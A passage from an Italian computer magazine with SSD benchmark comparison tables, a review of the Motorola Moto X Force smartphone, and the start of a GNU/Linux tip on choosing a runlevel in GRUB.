Capacità Memoria: 240 Gigabyte **Connessione:** SATA 6Gb(s **Controller:** Phison 3110 (SAFM01.6) **Altezza / Peso:** 7 mm / 58 grammi		**Capacità Memoria:** 256 Gigabyte **Connessione:** SATA 6 Gb/s **Controller:** SM2246EN (N0530C) **Altezza / Peso:** 7 mm / 49 grammi		**Capacità Memoria:** 240 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** SMI (00803B5a) **Altezza / Peso:** 7 mm / 52 grammi		**Capacità Memoria:** 256 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Marvell 88SS1074 (X4120000) **Altezza / Peso:** 7 mm / 38 grammi		**Capacità Memoria:** 240 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** SM22565 (MU01.6) **Altezza / Peso:** 7 mm / 43 grammi	
velocità elevatissima	9,02	velocità di scrittura un po' lenta	6,66	velocità di scrittura lenta	5,52	velocità di scrittura un po' lenta	6,70	velocità di scrittura molto lenta	5,52
veloce (476,17 MB/s) / velocissimo (486,11 MB/s)	8,98	veloce (462,40 MB/s) / un po' lento (284,38 MB/s)	6,68	veloce (455,41 MB/s) / molto lento (147,98 MB/s)	4,60	veloce (466,62 MB/s) / un po' lento (284,06 MB/s)	6,72	veloce (455,41 MB/s) / molto lento (95,20 MB/s)	4,60
veloce (407,69 MB/s) / veloce (480,42 MB/s)	8,42	veloce(420,42 MB/s) / un po' lento (283,62 MB/s)	6,38	veloce (400,35 MB/s) / un pò lento (145,94 MB/s)	4,22	veloce (383,26 MB/s) / un po' lento (282,37 MB/s)	6,10	veloce (410,3 MB/s) / molto lento (95,26 Mb/s)	4,28
molto veloce (541,26 MB/s) / molto veloce (509,91 MB/s)	9,64	molto veloce (512,79 MB/s) / un po' lento (288,66 MB/s)	6,9	molto veloce (540,08 Mb/s) / un po' lento (346,65 MB/s)	7,72	molto veloce (525,38 MB/s) / un po' lento (324,99 MB/s)	7,26	molto veloce (538,26 MB/s) / un po' lento (334,68 MB/s)	7,68
l'avvio dei programmi è lento	6,76	lettura dati veloce, scrittura lenta	7,28	lettura veloce, scrittura più lenta	7,62	avvio programmi non velocissimo	5,86	risposta lenta per scrittura dati	5,98
un po' poche (44.219) / poche (16.812)	4,60	numerose (66.017) / poche (17.421)	5,74	numerose (76.626) / poche (16.238)	6,14	un po' poche (42.097) / pochissime (10.194)	3,78	un po' poche (58.624) / pochissime (9528)	4,52
molto veloce (0,146 ms) / veloce (0,120 ms)	8,92	veloce (0,155 ms) / veloce (0,123 ms)	8,82	molto veloce (0,124 ms) / veloce (0,123 ms)	9,12	veloce (0,169 ms) / veloce (0,204 ms)	7,94	veloce (0,202 ms) / un po' lenta (0,224 ms)	7,44
include solo le viti	0,40	mancano tutti gli accessori	0,00	include software e adattatore	6,40	mancano tutti gli accessori	0,00	include software e adattatore	6,40
solo viti	1,00	nessun accessorio in dotazione	0,00	adattatore per spessore 9,5 mm	4,00	nessun accessorio in dotazione	0,00	adattatore per spessore 9,5 mm	4,00
no	0,00	no	0,00	si, Acronis True Image HD[1]	8,00	no	0,00	si, Acronis True Image HD[1]	8,00
si scalda lievemente	8,50	tende a scaldarsi molto poco	9,22	tende a scaldarsi molto poco	9,24	si scalda lievemente	8,98	si scalda lievemente	8,48
basso (5° Celsius) / basso (12° Celsius)	8,50	molto basso (1° Celsius) / basso (10° Celsius)	9,22	molto basso (2° Celsius) / basso (9° Celsius)	9,24	molto basso (2° Celsius) / basso (11° Celsius)	8,98	molto basso (4° Celsius) / basso (13° Celsius)	8,48
★★★★★		★★★☆☆		★★★☆☆		★★★☆☆		★★★☆☆	

4 ADATA Premier SP550 – Prezzo: 144 Euro		5 KINGSTON SSDNow KC400 – Prezzo: 203 Euro		6 PATRIOT Blast – Prezzo: 132 Euro		7 CRUCIAL BX200 – Prezzo: 130 Euro		8 SANDISK X400 – Prezzo: 148 Euro	
Capacità Memoria: 480 Gigabyte **Connessione:** SATA 6Gb(s **Controller:** SMI (0080385a) **Altezza / Peso:** 7 mm / 51 grammi		**Capacità Memoria:** 512 Gigabyte **Connessione:** SATA 6 Gb/s **Controller:** Phison 3110 (SAFM00.W) **Altezza / Peso:** 7 mm / 57 grammi		**Capacità Memoria:** 480 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Phison S10 Series (SAFM12.2) **Altezza / Peso:** 7 mm / 46 grammi		**Capacità Memoria:** 480 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** SM2256 (MU01.6) **Altezza / Peso:** 7 mm / 54 grammi		**Capacità Memoria:** 512 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Marvell 88SS1074 (X4120000) **Altezza / Peso:** 7 mm / 37 grammi	
velocità elevata	8,40	l'SSD da 512GB più veloce nel test	9,10	velocità elevata	8,72	velocità elevata	7,88	velocità elevata	8,64
veloce (467,47 MB/s) / veloce (412,14 MB/s)	8,14	veloce (476,61 MB/s) / veloce (482,45 MB/s)	8,94	veloce (477,5 MB/s) / veloce (470,91 MB/s)	8,82	veloce (464,08 MB/s) / un po' lento (366,41 MB/s)	7,62	veloce (456,22 MB/s) / veloce (477,50 MB/s)	8,76
veloce (407,04 MB/s) / veloce (419,04 MB/s)	7,80	veloce(400,04 MB/s) / molto veloce (511,65 MB/s)	8,68	veloce (411,96 MB/s) / veloce (414,29 MB/s)	7,78	veloce (404,79 MB/s) / un po' lento (366,77 MB/s)	7,22	veloce (379,28 MB/s) / molto veloce (499,66 Mb/s)	8,42
molto veloce (532,65 MB/s) / veloce (475,28 MB/s)	9,26	molto veloce (524,95 MB/s) / molto veloce (520,80 MB/s)	9,68	molto veloce (543,92 Mb/s) / molto veloce (505,62 MB/s)	9,56	molto veloce (526,04 MB/s) / veloce (433,88 MB/s)	8,82	molto veloce (513,52 MB/s) / veloce (454,93 MB/s)	8,76
lettura dati veloce, scrittura lenta	7,62	lettura dati veloce, scrittura lenta	7,06	avvio programmi non velocissimo	6,80	avvio programmi non velocissimo	6,86	avvio programmi non velocissimo	6,18
numerose (72.748) / poche (21.576)	6,52	un po' poche (51.069) / poche (19.886)	5,26	un po' poche (54.612) / poche (17.016)	5,12	numerose (61.988) / poche (15.867)	5,36	un po' poche (43.039) / pochissime (11.999)	4,02
veloce (0,180 ms) / molto veloce (0,103 ms)	8,74	veloce (0,163 ms) / veloce (0,107ms)	8,86	veloce (0,188 ms) / veloce (0,123 ms)	8,48	veloce (0,193 ms) / veloce (0,132 ms)	8,34	veloce (0,155 ms) / veloce (0,174 ms)	8,36
con software e adattatore	6,40	mancano tutti gli accessori	0,00	mancano tutti gli accessori	0,00	con software e adattatore	6,40	mancano tutti gli accessori	0,00
adattatore per spessore 9,5 mm	4,00	nessun accessorio in dotazione	0,00	nessun accessorio in dotazione	0,00	adattatore per spessore 9,5 mm	4,00	nessun accessorio in dotazione	0,00
si, Acronis True Image HD[1]	8,00	no	0,00	no	0,00	si, Acronis True Image HD[1]	8,00	no	0,00
si scalda lievemente	8,70	si scalda lievemente	8,34	si scalda lievemente	8,96	si scalda lievemente	7,66	si scalda lievemente	7,76
molto basso (2° Celsius) / basso (13° Celsius)	8,70	molto basso (3° Celsius) / basso (15° Celsius)	8,34	molto basso (1° Celsius) / basso (12° Celsius)	8,96	molto basso (3° Celsius) / un po' elevato (20° Celsius)	7,66	molto basso (3° Celsius) / un po' elevato (20° Celsius)	7,76
★★★★★		★★★★★		★★★★★		★★★★★		★★★★★	

da 960 GB

I RISULTATI IN BREVE		1 KINGSTON Hyper X Savage, Prezzo: 370 Euro		2 CRUCIAL MX200, Prezzo: 325 Euro		3 CRUCIAL BX200, Prezzo: 279 Euro	
		Capacità Memoria: 960 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Phison PS3110-S10 (SAFM00.r) **Altezza / Peso:** 7 mm / 94 grammi		**Capacità Memoria:** 1000 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Marvell 88SS9189 (MU03) **Altezza / Peso:** 7 mm / 54 grammi		**Capacità Memoria:** 960 Gigabyte **Connessione:** SATA 6 Gb/s **Controller:** SM2256 (MU01.6) **Altezza / Peso:** 7 mm / 58 grammi	
Con quale velocità è possibile copiare i file?	60,00%	l'SSD da 960GB più veloce nel test	8,98	velocità elevata	8,80	velocità elevata	8,66
Copia di grandi file Video (Lettura / Scrittura)	20,00%	**veloce** (476,61 MB/s) / **veloce** (472,21 MB/s)	8,84	**veloce** (458,26 MB/s) / **veloce** (465,34 MB/s)	8,64	**veloce** (467,04 MB/s) / **veloce** (447,06 MB/s)	8,50
Copia piccoli file audio (Lettura / Scrittura)	20,00%	**veloce** (403,19 MB/s) / **velocissimo** (492,92 MB/s)	8,52	**veloce** (401,92 MB/s) / **molto veloce** (489,62 MB/s)	8,50	**veloce** (406,72 MB/s) / **veloce** (470,27 MB/s)	8,34
Velocità di trasferimento continuo (Lettura / Scrittura)	20,00%	**velocissimo** (541,12 MB/s) / **velocissimo** (503,34 MB/s)	9,56	**velocissimo** (503,65 MB/s) / **velocissimo** (486,25 MB/s)	9,24	**velocissimo** (537,89 MB/s) / **veloce** (463,56 MB/s)	9,14
Quale aumento di velocità procura l'SSD per l'avvio dei programmi?	30,00%	lettura veloce, scrittura più lenta	7,06	lettura veloce, scrittura più lenta	7,20	lettura veloce, scrittura più lenta	7,60
Numero delle operazioni di **lettura e scrittura** al secondo (IOPS)	15,00%	**un po' poche** (54.098) / **poche** (16.724)	5,08	**un po' poche** (47.593) / **poche** (22.536)	5,38	**numerose** (61.358) / **un po' poche** (25.249)	6,36
Velocità media per accesso ai dati (Lettura / Scrittura in Millisecondi)	15,00%	**velocissimo** (0,134 ms) / **veloce** (0,120 ms)	9,04	**molto veloce** (0,147 ms) / **veloce** (0,106 ms)	9,02	**veloce** (0,183 ms) / **velocissimo** (0,086 ms)	8,84
Semplicità di messa in funzione?	5,00%	con software e accessori	8,40	include software e adattatore	6,40	con software, no accessori	4,80
Accessori in dotazione	2,00%	due adattatori [1], viti	9,00	adattatore per spessore 9,5 mm	4,00	nessun accessorio in dotazione	0,00
Programma in dotazione per trasferire i dati del PC allo SSD	3,00%	si, Acronis True Image HD[1]	8,00	si, Acronis True Image HD[1]	8,00	si, Acronis True Image HD[1]	8,00
Quanto scalda lo SSD in funzione?	5,00%	si scalda lievemente	7,94	si scalda lievemente	7,94	si scalda lievemente	7,92
Riscaldamento rispetto alla temperatura ambiente (in standby / a regime max.)	5,00%	**molto basso** (4° Celsius) / **un po' elevato** (17° Celsius)	7,94	**molto basso** (4° Celsius) / **un po' elevato** (17° Celsius)	7,94	**molto basso** (3° Celsius) / **un po' elevato** (18° Celsius)	7,92
RISULTATI DEL TEST IN DETTAGLIO		★★★★★		★★★★★		★★★★★	

M.2 SATA

I RISULTATI IN BREVE		1 SAMSUNG SSD 850 Evo M.2, Prezzo: 170 Euro		2 KINGSTON SSDNow M.2 G2, Prezzo: 177 Euro		3 TRANSCEND MTS400 M.2, Prezzo: 262 Euro	
		Capacità Memoria: 500 Gigabyte **Connessione:** M.2.2280 / SATA 6Gb/s **Controller:** Samsung MGX (EMT21B6Q) **Lunghezza / Peso:** 80 mm / 8 grammi		**Capacità Memoria:** 480 Gigabyte **Connessione:** M.2.2280 / SATA 6Gb/s **Controller:** Phison PS3100 (SAFM01.R) **Lunghezza / Peso:** 80 mm / 8 grammi		**Capacità Memoria:** 512 Gigabyte **Connessione:** M.2 2242 / SATA 6 Gb/s **Controller:** Transcend TS6500 (00919A) **Lunghezza / Peso:** 42 mm / 4 grammi	
Con quale velocità è possibile copiare i file?	60,00%	l'SSD M.2 più veloce del test	8,98	veloce quanto il vincitore del test	1,52	velocità elevata	8,50
Copia di grandi file Video (Lettura / Scrittura)	20,00%	**veloce** (459,08 MB/s) / **veloce** (473,09 MB/s)	8,72	**veloce** (467,90 MB/s) / **veloce** (477,50 MB/s)	1,59	**veloce** (464,50 MB/s) / **veloce** (439,76 MB/s)	8,40
Copia piccoli file audio (Lettura / Scrittura)	20,00%	**veloce** (408,89 MB/s) / **velocissimo** (498,68 MB/s)	8,62	**veloce** (399,73 MB/s) / **veloce** (484,52 MB/s)	1,80	**veloce** (412,62 MB/s) / **veloce** (445,69 MB/s)	8,12
Velocità di trasferimento continuo (Lettura / Scrittura)	20,00%	**velocissimo** (530,14 MB/s) / **velocissimo** (511,17 MB/s)	9,60	**velocissimo** (530,92 MB/s) / **velocissimo** (516,67 MB/s)	1,17	**velocissimo** (538,09 MB/s) / **veloce** (451,97 MB/s)	8,98
Quale aumento di velocità procura l'SSD per l'avvio dei programmi?	30,00%	lettura veloce, scrittura più lenta	8,26	lettura veloce, scrittura più lenta	2,37	lettura veloce, scrittura più lenta	7,84
Numero delle operazioni di **lettura e scrittura** al secondo (IOPS)	15,00%	**numerose** (63.739) / **un po' poche** (29.384)	6,92	**un po' poche** (55.268) / **poche** (20.447)	3,23	**numerose** (65.818) / **poche** (22.669)	6,30
Velocità media per accesso ai dati (Lettura / Scrittura in Millisecondi)	15,00%	**velocissimo** (0,122 ms) / **velocissimo** (0,071 ms)	9,58	**veloce** (0,154 ms) / **molto veloce** (0,103 ms)	1,50	**velocissimo** (0,118 ms) / **velocissimo** (0,099 ms)	9,40
Semplicità di messa in funzione?	5,00%	con software, mancano accessori	4,80	mancano tutti gli accessori	6,00	mancano tutti gli accessori	0,00
Accessori in dotazione	2,00%	nessun accessorio in dotazione	0,00	nessun accessorio in dotazione	6,00	nessun accessorio in dotazione	0,00
Programma in dotazione per trasferire i dati del PC allo SSD	3,00%	si, Samsung Data Migration Software Versione 3.0[1]	8,00	no	6,00	no	0,00
Quanto scalda lo SSD in funzione?	5,00%	si scalda solo in esercizio	5,04	molto caldo solo in esercizio	3,57	si scalda solo in esercizio	5,88
Riscaldamento rispetto alla temperatura ambiente (in standby / a regime max.)	5,00%	**basso** (13° Celsius) / **elevato** (31° Celsius)	5,04	**basso** (10° Celsius) / **molto elevato** (37° Celsius)	3,57	**un po' elevato** (14° Celsius) / **elevato** (24° Celsius)	5,88
RISULTATI DEL TEST IN DETTAGLIO		★★★★★		★★★★★		★★★★★	

4 **KINGSTON** SSDNow KC400 Prezzo: 397 Euro		5 **TRANSCEND** SSD370S Prezzo: 386 Euro		6 **TOSHIBA** Q300 Prezzo: 308 Euro		7 **SANDISK** Ultra II Prezzo: 257 Euro		8 **SANDISK** X400 Prezzo: 280 Euro	
Capacità Memoria: 1000 Gigabyte **Connessione:** SATA 6Gb(s **Controller:** Phison 3110 (SAFM00.W) **Altezza / Peso:** 7 mm / 57 grammi		**Capacità Memoria:** 1000 Gigabyte **Connessione:** SATA 6 Gb/s **Controller:** TS6500 (00918B) **Altezza / Peso:** 7 mm / 46 grammi		**Capacità Memoria:** 960 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Toshiba TC58NC1000 (SAFM11.2) **Altezza / Peso:** 7 mm / 48 grammi		**Capacità Memoria:** 960 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Marvell 88SS9189 (X31200RL) **Altezza / Peso:** 7 mm / 57 grammi		**Capacità Memoria:** 1000 Gigabyte **Connessione:** SATA 6Gb/s **Controller:** Marvell 88SS1074 (X4120000) **Altezza / Peso:** 7 mm / 60 grammi	
l'SSD da 1TB più veloce nel test	8,98	**velocità elevata**	8,26	**velocità elevata**	8,72	**velocità elevata**	8,66	**velocità elevata**	8,64
veloce (477,05 MB/s) / **veloce** (468,75 MB/s)	8,80	**veloce** (468,32 MB/s) / **veloce** (424,09 MB/s)	8,28	**veloce** (476,61 MB/s) / **veloce** (473,96MB/s)	8,86	**veloce** (475,72 MB/s) / **veloce** (447,06 MB/s)	8,56	**veloce** (457,44 MB/s) / **veloce** (472,21 MB/s)	8,70
veloce (399,1 MB/s) / **molto veloce** (496,75 MB/s)	8,52	**veloce**(421,11 MB/s) / **veloce** (414,96 MB/s)	7,84	**veloce** (404,47 MB/s) / **veloce** (475,51 MB/s)	8,36	**veloce** (388,79 MB/s) / **veloce** (469,4 MB/s)	8,20	**veloce** (378,72 MB/s) / **veloce** (458,47 Mb/s)	8,00
molto veloce (539,34 MB/s) / **molto veloce** (508,47 MB/s)	9,62	**molto veloce** (518,2 MB/s) / **veloce** (428,45 MB/s)	8,64	**molto veloce** (541,52 Mb/s) / **veloce** (449,01 MB/s)	8,94	**molto veloce** (532,96 MB/s) / **veloce** (472,37 MB/s)	9,22	**molto veloce** (520,41 MB/s) / **veloce** (478,4 MB/s)	9,22
lettura veloce, scrittura più lenta	7,12	**lettura veloce, scrittura più lenta**	7,46	**avvio programmi non velocissimo**	6,50	**avvio programmi non velocissimo**	6,94	**avvio programmi non velocissimo**	6,34
un po' poche (51.684) / **poche** (20.680)	5,38	**numerose** (66.038) / **poche** (20.736)	6,10	**un po' poche** (54.031) / **pochissime** (13.484)	4,72	**un po' poche** (52.403) / **poche** (16.660)	4,98	**un po' poche** (41.728) / **pochissime** (13.084)	4,08
veloce (0,163 ms) / **veloce** (0,106 ms)	8,88	**veloce** (0,165 ms) / **veloce** (0,111 ms)	8,82	**veloce** (0,177 ms) / **veloce** (0,156 ms)	8,28	**molto veloce** (0,146 ms) / **veloce** (0,124 ms)	8,88	**molto veloce** (0,142 ms) / **veloce** (0,160 ms)	8,60
mancano tutti gli accessori	0,00	**con software e supporto**	6,80	**con software e adattatore**	6,40	**con adattatore, manca software**	1,60	**mancano tutti gli accessori**	0,00
nessun accessorio in dotazione	0,00	1 supporto per disco da 3,5 pollici + viti	5,00	adattatore per spessore 9,5 mm	4,00	adattatore per spessore 9,5 mm	4,00	nessun accessorio in dotazione	0,00
no	0,00	si, SSD Scope (Transcend SSD System Clone)[2]	8,00	si, NTI Echo 3 per Toshiba 3.0[2]	8,00	no	0,00	no	0,00
si scalda lievemente	8,84	**si scalda lievemente**	7,80	**si scalda lievemente**	8,02	**si scalda lievemente**	8,46	**si scalda lievemente**	8,46
molto basso (2° Celsius) / **basso** (12° Celsius)	8,84	**molto basso** (3° Celsius) / **un po' elevato** (19° Celsius)	7,80	**molto basso** (1° Celsius) / **un po' elevato** (19° Celsius)	8,02	**molto basso** (3° Celsius) / **basso** (14° Celsius)	8,46	**molto basso** (3° Celsius) / **basso** (14° Celsius)	8,46
★★★★★		★★★★★		★★★★★		★★★★★		★★★★★	

4 **SANDISK** X400 Prezzo: 150 Euro		M.2 PCIe 2.0 1 **KINGSTON** Hyper X Predator M.2 G2 Prezzo: 189 Euro		2 **PLEXTOR** PX-G256M6e Prezzo: 207 Euro		PCIe 3.0 1 **SAMSUNG** 950 PRO M.2 Prezzo: 311 Euro		2 **INTEL** SSD 750 Series 1.2 TB Prezzo: 1.553 Euro	
Capacità Memoria: 512 Gigabyte **Connessione:** M.2 2280 / SATA 6Gb(s **Controller:** Marvell 88SS1074 (X4120000) **Lunghezza / Peso:** 80 mm / 7 grammi		**Capacità Memoria:** 240 Gigabyte **Connessione:** M.2 2280 / PCIe 2,0 x4 **Controller:** Marvell 88SS9293 (OC34L5TM) **Lunghezza / Peso:** 80 mm / 10 grammi		**Capacità Memoria:** 256 Gigabyte **Connessione:** M.2 2280 / PCIe 2.0 x2 **Controller:** Marvell 88SS9183 (1.05) **Lunghezza / Peso:** 80 mm / 10 grammi		**Capacità Memoria:** 512 Gigabyte **Connessione:** M.2 2280 / PCIe 3.0 x4 **Controller:** Samsung UBX (180QBXX7) **Lunghezza / Peso:** 80 mm / 7 grammi		**Capacità Memoria:** 1200 Gigabyte **Connessione:** PCIe 3.0 x4 scheda plug-in **Controller:** Intel CH29AE41AB0 **Lunghezza / Peso:** 166 mm / 232 grammi	
velocità elevata	8,50	**velocità elevata**	7,46	**un po' più lento in scrittura**	6,22	**velocità elevata**	8,50	**velocità elevata**	8,00
veloce (463,24 MB/s) / **veloce** (474,4 MB/s)	8,76	**molto veloce** (969,47 MB/s) / **veloce** (650,42 MB/s)	8,16	**veloce** (815,09 MB/s) / **un po' lento** (537,69 MB/s)	7,04	**molto veloce** (1414,03 MB/s) / **molto veloce** (1312,51 MB/s)	9,30	**molto veloce** (1343,51 MB/s) / **veloce** (1158,1 MB/s)	8,68
veloce (374,29 MB/s) / **molto veloce** (498,20 MB/s)	8,36	**veloce** (648,48 MB/s) / **un po' lento** (639,56 MB/s)	7,02	**un po' lento** (545,47 MB/s) / **un po' lento** (546,05 MB/s)	6,12	**veloce** (1035,73 MB/s) / **veloce** (1152,36 MB/s)	7,98	**veloce** (944,00 MB/s) / **veloce** (1176,2 Mb/s)	7,84
molto veloce (515,13 MB/s) / **veloce** (421,22 MB/s)	8,40	**molto veloce** (1343,64 MB/s) / **un po' lento** (669,81 MB/s)	7,22	**un po' lento** (706,55 Mb/s) / **un po' lento** (561,47 MB/s)	5,52	**molto veloce** (2338,07 MB/s) / **veloce** (1196,09 MB/s)	8,20	**veloce** (2136,08 MB/s) / **un po' lento** (478,4 MB/s)	7,48
lettura veloce, scrittura più lenta	6,18	**lettura molto veloce, scrittura lenta**	7,74	**lettura veloce, scrittura più lenta**	8,44	**avvio programmi velocissimo**	10,00	**avvio programmi velocissimo**	10,00
un po' poche (41.651) / **pochissime** (12.137)	3,96	**numerosissime** (101.934) / **poche** (13.745)	6,52	**numerose** (66.460) / **un po' poche** (31.823)	7,30	**numerosissime** (174.298) / **numerosissime** (72.003)	10,00	**numerosissime** (160.269) / **numerosissime** (85.317)	10,00
veloce (0,154 ms) / **veloce** (0,171 ms)	8,38	**molto veloce** (0,112 ms) / **veloce** (0,155 ms)	8,96	**molto veloce** (0,127 ms) / **molto veloce** (0,070 ms)	9,56	**molto veloce** (0,082 ms) / **molto veloce** (0,029 ms)	10,00	**molto veloce** (0,099 ms) / **molto veloce** (0,029 ms)	10,00
mancano gli accessori	0,00	**con software, accessori**	4,80	**mancano gli accessori**	0,00	**include software, no accessori**	4,80	**manca il software**	3,60
nessun accessorio in dotazione	0,00	nessun accessorio in dotazione	0,00	nessun accessorio in dotazione	0,00	nessun accessorio in dotazione	0,00	adattatore per slot piatte	9,02
no	0,00	si, Acronis True Image HD[2]	8,00	no	0,00	si, Samsung Data Migration Software Versione 3.0[1]	8,00	no	0,00
si scalda moltissimo in esercizio	3,36	**si scalda moltissimo**	2,80	**si scalda moltissimo**	2,90	**in esercizio, si scalda moltissimo**	4,40	**si scalda solo in esercizio**	5,90
elevato (23° Celsius) / **molto elevato** (41° Celsius)	3,36	**elevato** (28° Celsius) / **molto elevato** (58° Celsius)	2,80	**elevato** (27° Celsius) / **molto elevato** (43° Celsius)	2,90	**un po' elevato** (14° Celsius) / **molto elevato** (36° Celsius)	4,40	**basso** (8° Celsius) / **elevato** (29° Celsius)	5,90
★★★★★		★★★★★		★★★☆☆		★★★★★		★★★★★	

Il telefonino indistruttibile

Fotocamera di prima classe, batteria notevole e display infrangibile: con il Moto X Force Motorola si congeda dal mercato con dignità?

Se dimentichiamo lo smartphone a casa ci sentiamo fortemente a disagio, visto che ormai lo usiamo per lavorare, comunicare con gli amici, svagarci e informarci. Peggio ancora se il telefono non funziona, ad esempio a causa di una rottura del display, visto che spesso custodie in silicone e borse servono a ben poco contro gli urti. Stavolta abbiamo voluto provare uno smartphone a prova di rottura: il Moto X Force. Lenovo ha annunciato di voler abbandonare il marchio Motorola: sarà questo l'ultimo prodotto venduto con il tradizionale marchio made in USA?


SCHERMO RESISTENTE A TUTTO


Cinque strati extra di materiale garantiscono che il display del Moto X Force possa funzionare anche dopo una caduta. Motorola ne è così convinta che offre quattro anni di garanzia sui danni non intenzionali al display. I nostri esperti lo hanno provato ed effettivamente il test è stato superato: dopo una caduta da cinque metri d'altezza il Moto X Force funzionava correttamente. Meno resistente si è rivelato il case in metallo, che ha riportato qualche graffio, anche se per scoprirlo abbiamo dovuto osservarlo per bene. Tanto bene il display del moto X Force si è comportato sul campo, tanto sensibile si è mostrato in laboratorio: è bastata una pressione anche minima del diamante usato per i test per causare graffi, e dopo un urto da altezza contenuta con il bordo di un tavolo, sul display erano visibili alcune tracce.

NON SOLO DISPLAY

Sarebbe ingiusto giudicare il Moto X Force solo per la sua robustezza. Il display AMOLED da 5,4", ad esempio, è brillante, ha una risoluzione di 2.560x1.440 pixel e grazie all'elevato contrasto guardarvi delle foto o dei video è un vero piacere. A causa della luminosità non elevata, il display soffre la luce diretta del sole, diventando meno visibile. Il Force si tiene bene in mano, ma con i suoi 171 grammi è uno dei più pesanti in questa fascia. In compenso i 3 GB di RAM e il processore Qualcomm ad 8 core (Snapdragon 810 con 4 core da 1,5 e 4 da 2,0 GHz) fanno girare fluidamente Android 5.1, in attesa del futuro aggiornamento ad Android 6.0. La batteria da 3550 mAh (ma secondo Motorola è da 3700 mAh) ci fa arrivare a fine giornata.

FOTOCAMERA DA 21 MEGAPIXEL

Uno dei punti di forza del Moto X Force è la sua fotocamera da 21 Mpixel, che ha tempi di scatto veloci e cattura immagini dettagliate e ricche di colori, soprattutto con luce diurna. Peccato manchi uno stabilizzatore ottico d'immagine, che avrebbe sicuramente migliorato i risultati delle foto scattate con scarsa luce, le quali presentano leggere sfocature e rumore.

LO METTO NEL CARRELLO?

Il Moto X Force è un valido smartphone di fascia premium, con prestazioni elevate, un'ottima batteria e un'eccellente fotocamera. Il suo punto di forza è lo schermo AMOLED brillante e quasi indistruttibile grazie ad uno speciale rivestimento. È una innovazione, anche se tardiva, che fa lievitare il costo a ben 700 euro.

Tips & Tricks

Trucchi e consigli per usare subito GNU/Linux come un esperto, trovare soluzioni rapide ai problemi e sfruttare appieno le potenzialità del sistema


GRUB: IMPOSTIAMO UN RUNLEVEL DIVERSO

I sistemi GNU/Linux utilizzano il concetto di runlevel per indicare dei livelli di funzionalità specifici, come la modalità multiutente grafica oppure lo stadio di riavvio o arresto del PC. In linea di massima, dopo aver definito in fase di installazione quale livello usare, scegliendo tra i due più diffusi come il **3** e il **5** (multi-utente con tutte le funzionalità abilitate rispettivamente in modalità testo o in modalità grafica), il primo tipico in ambiente server mentre il secondo è scelta obbligata per i sistemi desktop, l'utente comune non avrà più necessità di interessarsi della loro presenza. Esistono però parecchi scenari in cui potrebbe essere necessario impostarne temporaneamente uno differente in fase di avvio, come ad esempio, solo per citare alcune casistiche, qualora per qualche problema al sistema grafico non si riesca ad accedere al desktop. Oppure, per eseguire manutenzioni straordinarie della propria macchina. In questi casi, la selezione del livello di avvio può essere impostata direttamente dal boot loader. Con **Grub 2** la procedura è semplicissima. Infatti, dal menu di caricamento iniziale basta individuare la linea che indica il sistema che si vuole caricare (in genere, si agisce su quello di default che poi è quello evidenziato automaticamente) e premere il tasto e per entrare in modalità di modifica. A questo punto si deve solo individuare la riga dove appare l'immagine del kernel da caricare (solitamente al suo interno il nome è presente il testo **"vmlinuz-"** seguito dai numeri della versione) e aggiungere al fondo della stessa il numero che indica il livello da usare. Infine, premiamo **F10** per procedere con il caricamento. Ad esempio, inserendo **1** si attiverà la modalità 